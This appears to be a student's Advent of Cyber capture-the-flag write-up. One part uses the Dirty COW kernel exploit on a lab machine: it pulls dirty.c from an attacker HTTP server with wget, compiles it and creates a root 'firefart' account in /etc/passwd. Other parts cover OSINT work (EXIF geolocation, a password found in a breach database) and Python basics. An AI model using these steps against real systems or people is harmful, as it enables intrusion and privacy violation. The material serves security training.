
Question 6

Listing the files in the current directory, we see that there is a file called "cookies_and_milk.txt". Reading this file reveals who got to it first.



Question 7

Open https://dirtycow.ninja/ and click on “view exploit” to open up the github repo



In the github repo, there are multiple proof of concepts (PoCs). Look for the PoC that is similar to the one in the target machine which should be dirty.c.

Table of PoCs

Note: if you experience crashes or locks take a look at this fix.

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

Now we can serve the script to the target machine using a python HTTP server.

```
┌──(goldensquirrel㉿kali)-[~/Downloads/dirtycow]
└─$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

Download the script onto the target machine.

```
$ wget 10.18.19.56:9000/dirty.c
wget 10.18.19.56:9000/dirty.c
--2022-07-02 09:33:36--  http://10.18.19.56:9000/dirty.c
Connecting to 10.18.19.56:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[======================================>] 4,815       --.-K/s   in 0s

2022-07-02 09:33:36 (457 MB/s) - `dirty.c' saved [4815/4815]
```

Question 8

The syntax to use for compiling the dirty cow script is provided in the comments of the code.

```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```

Question 9


Compile the code and run the exploit.

```
$ ./dirty
./dirty
$ /etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart

Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: 7f6e72d09000
^[[B
^[[B
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'firefart'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'firefart'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ -sh: 9: : not found
$
```

By default, the username will be firefart.

Question 10

Switch user to *firefart*.



Question 11

Looking in the directory `/root` , we find the txt file left by the Grinch.

```
firefart@christmas:~# cd /root
cd /root
firefart@christmas:~# ls
ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~#
```

Reading the file reveals instructions left by the Grinch.

```
firefart@christmas:~# cat message_from_the_grinch.txt
cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
            John Hammond
            er, sorry, I mean, the Grinch
          - THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

Following the instructions, create a file called “coal” in the directory.

```
firefart@christmas:~# touch coal
touch coal
firefart@christmas:~# ls
ls
christmas.sh  coal  message_from_the_grinch.txt
```

Run the command `tree | md5sum` to obtain the hash to complete the task.

```
firefart@christmas:~# tree | md5sum
tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Thought Process/Methodology:

After obtaining the IP address of the target machine, we ran a port scan using nmap to see if there is a vulnerability we can leverage to access the machine. We found a Telnet service, a deprecated protocol to remotely log in to another computer which offers no security, running on port 23. We used this service to connect to the machine and used the credentials given to log into the machine as Santa.

We then began enumeration and found out that the target machine was running a very old version of Ubuntu which we could use to escalate our privileges. We also found a txt file in Santa's home directory which was left behind by the Grinch. The file was a modified version of the dirty COW exploit that was most likely used by the Grinch to escalate their privileges. After some research, we were able to find the dirty COW exploit similar to the one found in Santa's home directory. We served this to the target machine via python HTTP server, compiled the code and executed it to escalate our privileges.


We then found the `/root` directory which contained another message from the Grinch. This message contained instructions on how to leave coal in the machine and complete the task.

Day 14:

Tools used: *Kali Linux (VirtualBox), Firefox, Reddit, Twitter, NameCheck, Google, EXIFdata, Scylla*

Solution/walkthrough:

Question 1




Search the user name given (**IGuidetheClaus2020**) on reddit and click on comments, copy and paste the url on THM

https://www.reddit.com/user/IGuidetheClaus2020/comments/

Question 2


On the reddit page it is stated that Rudolph was born in **Chicago**.

Question 3



Go on google and search up for Rudoplh's creator name, the full name will come up which is **Robert L. May.**

Question 4




We know that rudolph mentions twitter on reddit, use the reddit username and paste it on twitter and the profile will show up.

Question 5

Copy and paste the twitter username which is @IGuideClaus2020

Question 6




Based on Rudolph's Twitter, we know that his favourite TV show is the Bachelorette.

Question 7


By saving the photos from Rudolph's tweet and using them on google images we can see that the parade took place in Chicago.

Question 8




By using a high-resolution image from Twitter and uploading it on EXIFdata to gather more information to know specifically where the image is taken from. Which is **41.891815, 87.624277**

Question 9




We can see the flag that the question wants by going into the details of the images.

Question 10



By using Scylla and using Rudolph's email we can see the password from the database itself is **spygame**.

Question 11



Use the coordinates that we have earlier, and use Google Maps to find the number of the street.

Thought Process/Methodology:

We started off by searching for Rudolph's account on Reddit with the username given in the task section which is IGuidetheClaus2020. We can see that based on the Reddit post in the account, it is stated that Rudolph was born in Chicago. Continuing on, when we search for Rudolph's creator's full name we know that the last name is May. After that, we know from the Reddit post that Rudolph has also used Twitter, we use the same username given before this and search it on Twitter to find his Twitter account.

Based on the information on Rudolph's Twitter, we can conclude that his favourite TV show is the Bachelorette. Gathering information from the pictures on Rudolph's Twitter, we reverse image searched the pictures and discovered that the parade took place in Chicago. To know specifically where the pictures were taken we used the higher resolution images provided on Twitter and used EXIFdata to view the metadata of the image which revealed the exact coordinates of the location the photo was taken. We found the flag in the copyright section of the metadata. Lastly, we used Scylla to search in data breaches for Rudolph's password. We found what street number of the hotel address from google maps by using the coordinates we gained earlier.


Day 15:

***Tools used**: Kali Linux (VirtualBox), Firefox, Python*


Solution/walkthrough:

Question 1

Run the Python interpreter in the terminal.




Next, just follow the instructions on the questions by adding True + True and you will get your answer.



Question 2

The database for installing other people's libraries is called PyPi which lets you find and install software developed and shared by the Python Community.



Question 3

Typing the code into the python interpreter will output the answer.

Question 4

Looking at the sample code given, the requests library was used to download the HTML of the website.


```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5

We first type in the code into the python interpreter.

Code to analyse for Question 5:

```
x = [1, 2, 3]

y = x

y.append(6)

print(x)
```




Print out the value of x to get our answer

```
>>> x
[1, 2, 3, 6]
```

Question 6

Comparing the id value of variable x and variable y, they are actually the same because we had passed in the location of the variable when assigning x. Hence, this is a pass by reference.



Thought Process/Methodology:

On day 15, we learnt to write python scripts in linux. We started off with learning the print statement, variables, boolean, operators, if statements , libraries and loops. Using this knowledge, we were able to solve the questions.